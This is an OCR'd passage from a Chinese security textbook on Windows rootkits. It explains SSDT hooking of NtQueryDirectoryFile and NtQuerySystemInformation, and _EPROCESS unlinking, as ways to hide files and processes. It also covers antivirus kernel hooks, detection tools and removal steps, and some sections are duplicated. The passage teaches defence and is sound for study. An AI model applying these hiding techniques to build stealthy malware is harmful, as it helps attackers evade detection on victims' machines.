
在 Fake_NtQueryDirectoryFile 函数中调用原始函数完成文件及目录枚举的实际功能，查询结果又回到伪装函数中，这样就可以有目的地过滤掉隐藏文件或目录。

② NtQuerySystemInformation：用于查询系统信息，依据第一个参数 SystemInforma-





(a) 正常的系统查询过程



(b) Rootkit安装之后的系统查询过程

图 15-1　系统查询

ycaqoz

进程 | 驱动模块 | 内核 | 内核钩子 | 应用层钩子 | 网络 | 注册表 | 文件 | 启动项 | 服务 | 系统杂项 | 电脑体检

SSDT | ShadowSSDT | FSD | 键盘 | 鼠标 | Disk | Atapi | Acpi | Scsi | 内核钩子 | Object钩子 | 系统中断

序号	函数名称	当前函数地址	Hook	原始函数地址	当前函数地址所在模块
223	NtQueryDirectoryFile	0xA5E9B94C	ssdt hook	0x84472E9B	D:\bin\HideDriver.sys
261	NtQuerySystemInformation	0xA5E9C6C0	ssdt hook	0x8446EE5E	D:\bin\HideDriver.sys

图 15-2　XueTr 工具查看 SSDT 钩子函数

打开文件夹时，都会调用该函数，该函数返回当前文件夹中的文件和子文件夹并显示，HideDriver.sys 用自定义的函数 Fake_NtQueryDirectoryFile 的函数地址值 0xA5E9B94C 替换 SSDT 系统表中的 NtQueryDirectoryFile 的函数地址值 0x84472E9B，则可以过滤返回结果。具体调用过程如下所示。

```
Explorer.exe 操作文件夹→系统查询 SSDT 表中对应的函数地址→调用
Fake_NtQueryDirectoryFile→调用 NtQueryDirectoryFile→返回结果→
Fake_NtQueryDirectoryFile 过滤返回结果→返回给 Explorer.exe 显示
```

在 Fake_NtQueryDirectoryFile 函数中调用原始函数完成文件及目录枚举的实际功能，查询结果又回到伪装函数中，这样就可以有目的地过滤掉隐藏文件或目录。

② NtQuerySystemInformation：用于查询系统信息，依据第一个参数 SystemInforma-

tionClass 的取值探测或设置多种系统信息(在 Windows 8 平台下可探测多达 156 种系统信息)。这里的参数取值为 SystemProcessInformation＝0x5,用于查询当前所有运行进程的信息,返回结果。

HideDriver.sys 用自定义的函数 Fake_NtQuerySystemInformation 的函数地址值 0xA5E9C6C0 替换 SSDT 系统表中的 NtQuerySystemInformation 的函数地址值 0x8446EE5E。具体过程如下。

启动任务管理器→系统查询 SSDT 表中对应的函数地址→调用 Fake_NtQuerySystemInformation→调用 NtQuerySystemInformation→返回结果→Fake_NtQuerySystemInformation 检查是否是 5 号调用,若是则过滤返回结果→返回给任务管理器显示

Fake_NtQuerySystemInformation 可以隐藏特定的进程。通过这种方法还可以隐藏注册表的项值、网络连接、端口等。

(2) 修改内核对象结构。

安装 SSDT 和 ShadowSSDT 钩子函数比较容易被诸如 XueTr 之内的工具发现而失效,Rootkit 驱动程序可以直接修改内核对象而达到隐藏的目的,例如 NtQuerySystemInformation 函数查询的进程信息来源于内核对象_EPROCESS 结构链表(见实践 11),修改该对象的成员变量值或将某一进程的_EPROCESS 从双向循环链表中摘除,则可以隐藏特定的进程,即函数返回的查询结果不正确或不完整。

对于 SSDT 和 ShadowSSDT 钩子的恢复也比较容易,由于这两个表中的系统函数是由系统文件 ntkrnlpa.exe 和 win32.sys 导出的,反安装钩子软件首先将两个文件读入内存,计算出它们导出系统函数在内存的实际地址 A,与 SSDT 表或 ShadowSSDT 表中的对应函数 B 地址进行比较,如果不一样则用 A 替换 B 即可恢复。

内核对象被修改的情况比较复杂,例如_EPROCESS 结构链表被修改,可以欺骗依赖该对象信息的软件,如任务管理器等,但进程的信息不仅存储在_EPROCESS 结构中,还存储在其他内核对象中,不同的杀毒软件和工具软件采用不同的系统查询策略,因此被隐藏的信息仍有被发现的可能。

Rootkit 木马与普通的特洛伊木马之间的区别主要在隐藏方式和隐藏功能上,图 15-3 所示为 Rootkit 木马的通用模型。




图 15-3 Rootkit 木马通用模型



Rootkit 木马通用模型包含两个部分：

① 用户模式部分：联网和远程通信，完成木马常见的功能，见实践 10。

② 内核部分：执行隐藏和硬件访问，目的是保护运行在用户模式的木马、Rootkit 目录、文件、进程信息、注册表信息、网络端口使用信息等。

3）安全保护机制

SSDT 和 ShadowSSDT 钩子的使用比较容易也比较普遍，目前的 Rootkit 木马基本上摈弃了这种方法，反而是绝大多数安全软件（如入侵防御系统（HIPS）、杀毒软件、系统监控、注册表监控软件等）皆通过修改 SSDT 和 ShadowSSDT 表的函数地址进行 HOOK，从而实现对一些关心的系统动作进行过滤、监控的目的。图 15-4 所示为在安装了捷克 Avast（中文名为爱维士）安全软件的系统中运行 XueTr 工具的截图。




图 15-4　AvastSSDT 钩子

Avast 的驱动 aswSnx.sys 将 SSDT 表中的大部分系统函数进行了挂钩，还有少量的 ShadowSSDT 表中函数，这样用户态的操作（读、写和执行）都会被 Avast 拦截并审查。其他杀毒软件如 QQ 保镖（QQProtect.sys）、ESET（ehdrv.sys）等也是如此，这也是为什么一台计算机上一般不能安装两种或两种以上的杀毒软件的关键原因之一，即“一山不容二虎”。图 15-5 所示为当启动 XueTr 工具时，需要加载驱动 XueTr.sys 进入内核以便获取相关系统信息，360 安全卫士会拦截其对系统函数 NtLoadDriver 的调用，如果选择阻止加载 XueTr.sys，则 XueTr 工具的主界面显示不了任何信息。360 的内核钩子与其他杀毒软件不同，具体分析见实践 11。

安全软件挂钩系统函数的保护目的，SSDT 表部分说明如下。

（1）NtOpenProcess：

用于进程打开其他进程的操作。在自定义的 Fake_NtOpenProcess 函数中，首先获取要打开的进程 PID，判断该 PID 是否是被保护的进程，如果是被保护的进程，则去掉打开权限中的相应权限，去掉结束进程的权限，最终再调用真实的 NtOpenProcess 函数，使恶意程序也无法结束目标进程。

（2）NtDuplicateObject：

用于从其他进程复制一个句柄到当前进程，而且 csrss.exe 进程会保存所有进程的句



图 15-5　360 拦截系统调用

柄，通过调用 DuplicateHandle 从 csrss 中复制句柄，可以间接地达到调用 OpenProcess 获取目标进程句柄的目的。在定义的 Fake_NtDuplcateObject 函数中，首先调用真实的 NtDuplicateObject，如果调用成功，判断最后返回的句柄是不是受保护进程的句柄，如果是受保护的进程句柄，则关闭它。通过这样的过滤，恶意程序无法通过调用 DuplicateHandle 来打开受保护的进程。

(3) NtCreateThread：

用于在进程中和其他进程中创建线程(分别调用 CreateThread 和 CreateRemoteThread)，通过过滤 NtCreateThread 可以防止恶意程序调用 CreateRemoteThread 在受保护的进程中创建远程线程进行线程注入。

(4) NtOpenThread：

用于获取目标线程的句柄，进一步通过此句柄操作目标线程。防密码窃取系统挂钩了 NtOpenThread 来防止恶意程序操作受保护进程的线程。在自定义的 Fake_NtOpenThread 函数中，首先获取线程所在进程的 PID，然后判断该 PID 是否被保护，如果是被保护的 PID，则直接返回 STATUS_ACCESS_DENIED，否则调用真实的 NtOpenThread。

(5) NtWriteVirtualMemory：

进程可以调用 WriteProcessMemory 来写其他进程内存，通过挂钩 NtWriteVirtualMemory 来防止恶意程序写受保护的进程内存，如线程注入。

ShadowSSDT 表的挂钩常用于窗口保护、安全输入、截屏保护等，部分说明如下。

(1) 窗口保护。

恶意程序通过获取安全软件的窗口句柄，然后通过关闭、隐藏、禁用等手段破坏其正常工作，需要挂钩表(如表 15-1 所示)中的函数来防止恶意程序的破坏。

(2) 安全输入。

① NtUserSendInput：

恶意程序可以通过调用 SendInput 来模拟按键干扰正常输入，可以挂钩 NtUserSendInput 防止恶意操作。当用户正在输入密码等隐私信息的时候，禁止其他程序调用 SendInput 模拟键盘和鼠标操作。

表 15-1 窗口相关函数

用户态 API	内核态 API	功能描述
FindWindow	NtUserFindWindowEx	查找窗口获取句柄
GetForegroundWindow	NtUserGetForegroundWindow	得到当前顶层窗口
EnumWindows	NtUserBuildHwndList	枚举所有顶层窗口
GetWindowThreadProcessId	NtUserQueryWindow	获取句柄对应的进程 PID
WindowFromPoint	NtUserWindowFromPoint	获取所在位置的窗口句柄
SetParent	NtUserSetParent	改变某个子窗口的父窗
PostMessage	NtUserPostMessage	发送消息
SendMessage	NtUserMessageCall	发送消息
SetWindowLong	NtUserSetWindowLong	改变窗口属性
ShowWindow	NtUserShowWindow	改变窗口显示状态
DestroyWindow	NtUserDestroyWindow	销毁窗口
EnableWindow	NtUserCallHwndParamLock	禁用、启用窗口

② NtUserGetAsyncKeyState：

恶意程序可能不停地调用 NtUserGetAsyncKeyState 来获取键盘的按键状态从而记录键盘的输入信息，可以挂钩 NtUserGetAsyncKeyState 用来禁止此类键盘记录行为。当用户正在输入密码等隐私信息的时候，禁止其他程序调用 NtUserGetAsyncKeyState，但是不会阻止当前受保护的进程调用。

③ NtUserOpenDesktop：

通过 SetWindowsHookEx 设置的消息钩子只会在当前桌面上的窗口有效，因此可以建立一个安全桌面，用于运行需要严密保护的进程。这样，非本桌面上运行的程序无法通过消息钩子的方式来获取需要保护进程窗口的信息，达到了保护目标进程窗口的目的。360 保险箱和金山密保都有一个叫安全桌面的功能。

首先调用真实的 NtUserOpenDesktop 函数，然后获取返回句柄的桌面名字，如果此桌面名字跟创建的安全桌面名字一样，则关闭此桌面句柄，并返回一个 NULL 值，否则返回真实的句柄。达到保护安全桌面的目的，真正做到安全桌面不可渗透。

④ NtUserTranslateMessage：

在输入密码的时候，用户程序一般调用 TranslateMessage 将消息转化为具体的按键信息，利用此特点，可以构建一个 DirectInput 安全输入通道，即尽可能少地通过 Windows 系统的键盘按键传输通道，此通道是极度危险的，恶意程序可以在任意位置添加 HOOK 截获按键信息。

对 NtUserTranslateMessage 的挂钩用于修正虚拟键盘输入的虚拟按键，首先需要判断是否正在输入密码，虚拟键盘是否正在运行，是否需要修正按键，这 3 个参数都是运行于用户态的控制程序传递进来给驱动的。然后判断消息是否是键盘按键的消息，如果是，则进一步判断此消息是否对应虚假按键，如果是，则修正为真实的按键。虚假的按键和真实的按键也是用户态传递给驱动的。整个输入通道完全自己构建，不通过 Windows 系统提供的任何通道，所有类型的 HOOK 都无法在此期间截获虚拟键盘输入的密码。

表 15-1 窗口相关函数

用户态 API	内核态 API	功能描述
FindWindow	NtUserFindWindowEx	查找窗口获取句柄
GetForegroundWindow	NtUserGetForegroundWindow	得到当前顶层窗口
EnumWindows	NtUserBuildHwndList	枚举所有顶层窗口
GetWindowThreadProcessId	NtUserQueryWindow	获取句柄对应的进程 PID
WindowFromPoint	NtUserWindowFromPoint	获取所在位置的窗口句柄
SetParent	NtUserSetParent	改变某个子窗口的父窗
PostMessage	NtUserPostMessage	发送消息
SendMessage	NtUserMessageCall	发送消息
SetWindowLong	NtUserSetWindowLong	改变窗口属性
ShowWindow	NtUserShowWindow	改变窗口显示状态
DestroyWindow	NtUserDestroyWindow	销毁窗口
EnableWindow	NtUserCallHwndParamLock	禁用、启用窗口

② NtUserGetAsyncKeyState：

恶意程序可能不停地调用 NtUserGetAsyncKeyState 来获取键盘的按键状态从而记录键盘的输入信息，可以挂钩 NtUserGetAsyncKeyState 用来禁止此类键盘记录行为。当用户正在输入密码等隐私信息的时候，禁止其他程序调用 NtUserGetAsyncKeyState，但是不会阻止当前受保护的进程调用。

③ NtUserOpenDesktop：

通过 SetWindowsHookEx 设置的消息钩子只会在当前桌面上的窗口有效，因此可以建立一个安全桌面，用于运行需要严密保护的进程。这样，非本桌面上运行的程序无法通过消息钩子的方式来获取需要保护进程窗口的信息，达到了保护目标进程窗口的目的。360 保险箱和金山密保都有一个叫安全桌面的功能。

首先调用真实的 NtUserOpenDesktop 函数，然后获取返回句柄的桌面名字，如果此桌面名字跟创建的安全桌面名字一样，则关闭此桌面句柄，并返回一个 NULL 值，否则返回真实的句柄。达到保护安全桌面的目的，真正做到安全桌面不可渗透。

④ NtUserTranslateMessage：

在输入密码的时候，用户程序一般调用 TranslateMessage 将消息转化为具体的按键信息，利用此特点，可以构建一个 DirectInput 安全输入通道，即尽可能少地通过 Windows 系统的键盘按键传输通道，此通道是极度危险的，恶意程序可以在任意位置添加 HOOK 截获按键信息。

对 NtUserTranslateMessage 的挂钩用于修正虚拟键盘输入的虚拟按键，首先需要判断是否正在输入密码，虚拟键盘是否正在运行，是否需要修正按键，这 3 个参数都是运行于用户态的控制程序传递进来给驱动的。然后判断消息是否是键盘按键的消息，如果是，则进一步判断此消息是否对应虚假按键，如果是，则修正为真实的按键。虚假的按键和真实的按键也是用户态传递给驱动的。整个输入通道完全自己构建，不通过 Windows 系统提供的任何通道，所有类型的 HOOK 都无法在此期间截获虚拟键盘输入的密码。

(3) 截屏保护。

很多截屏类的键盘记录程序,当用户在虚拟键盘上按下一个键时,恶意程序就截一次屏幕,这样可以清楚地看到用户输入的密码信息。挂钩两个函数 NtGdiBitBlt、NtGdiStretchBlt 可以用于防截屏。卡巴斯基反病毒软件率先推出截屏保护,即当虚拟键盘运行的时候,阻止程序进行截屏操作,在一定程度上可以阻止此类键盘记录工具的工作。图 15-6 所示为卡巴斯基的虚拟键盘。



图 15-6 卡巴斯基虚拟键盘

4) Rootkit 的检测

Rootkit 可以篡改多种工具和其他所有程序赖以运行的库文件,因此 Rootkit 检测的基本问题是,如果当前系统已经被 Rootkit 破坏,那么它就不再值得信任。具体而言,管理员的一些操作,如列示正在运行的程序列表、列示一个文件夹内的所有文件等都未必是最初的设计者所期望的。

检测 Rootkit 的最好方法是关闭被怀疑感染 Rootkit 的计算机,然后用另外一个干净的硬盘或其他媒体启动计算机,再用相关的检测软件实施检查。因为一个没有运行的 Rootkit 是无法隐藏自己的。比较常用的检测工具有 BlackLight、RootkitRevealer 和 Rootkitremover。

(1) BlackLight:

F-Secure BlackLight 的 Rootkit 清除技术可以检测普通用户和安全工具无法找到的对象,并向用户提供一个清除 Rootkit 的选择。此工具可以对系统进行深度检查,从而使其可以检测普通安全软件无法清除的威胁。

(2) RootkitRevealer:

RootkitRevealer 是一款 Rootkit 检测工具,包括在微软 sysinternals 工具集里面,从网站 www.sysinternals.com 下载。它可以成功地检测 www.rootkit.com 网站上所公布的所有顽固的 Rootkit。一些恶意软件通过使用其可执行的文件名而开始采取相应的对抗手段,RootkitRevealer 从一个随机的文件副本启动扫描。

RooktkitRevealer 通过对上层 Windows API 的调用结果与通过对底层文件系统信息和注册表单元(Register hive,一个 hive 文件是注册表在硬盘上实际存储的格式)查询的结果进行对照来发现差异,这种差异只能说明有可能存在 Rootkit,但它没有什么确定的方法告诉使用者怎样决定,这主要依靠的是输出结果和用户的知识、经验。如果用户认为确实感染了 Rootkit,就可以上网搜索清除办法。如果用户不能确定如何清除,就应当用干净的媒体重新格式化系统盘,并重新安装系统。

(3) Rootkitremover:

McAfee(迈克菲)杀毒软件是全球最畅销的杀毒软件之一,McAfee 的 Rootkit 清除工

具 Rootkitremover 能检测复杂的 Rootkit 及相关的恶意软件，包括检测和清除 ZeroAccess(是当今世界上已知的最大的僵尸网络之一)、Necurs、TDSS(魔影)等。McAfee 不断更新该工具，图 15-7 所示为其检测的画面。




图 15-7 Rootkitremover 检测结果

许多反病毒软件和恶意软件清除工具在面对 Rootkit 时可以检测出来，但清除 Rootkit 时可能是无能为力的，这是因为在内核运行的 Rootkit 驱动很难卸载，强行卸载极可能蓝屏如实践 11。一般清除 Rootkit 的流程是先检测，如有发现则尝试清除，如果尝试失败则用 PE 启动盘(微软开发的一款独立运行的“精简的 Windows”系统)，可用 U 盘启动计算机，而原系统的所有软件和驱动皆不运行，这样就可以清除 Rootkit 了。

避免感染 Rootkit，防患于未然是最好的安全理念。Rootkit 必须拥有管理员权限才能安装，进而干扰或从底层控制操作系统的正常运行，因此日常操作计算机时使用一个拥有少量权限的受限用户来登录，有时虽不方便但安全性可以得到很好的保障，这也适用于防范其他恶意软件。

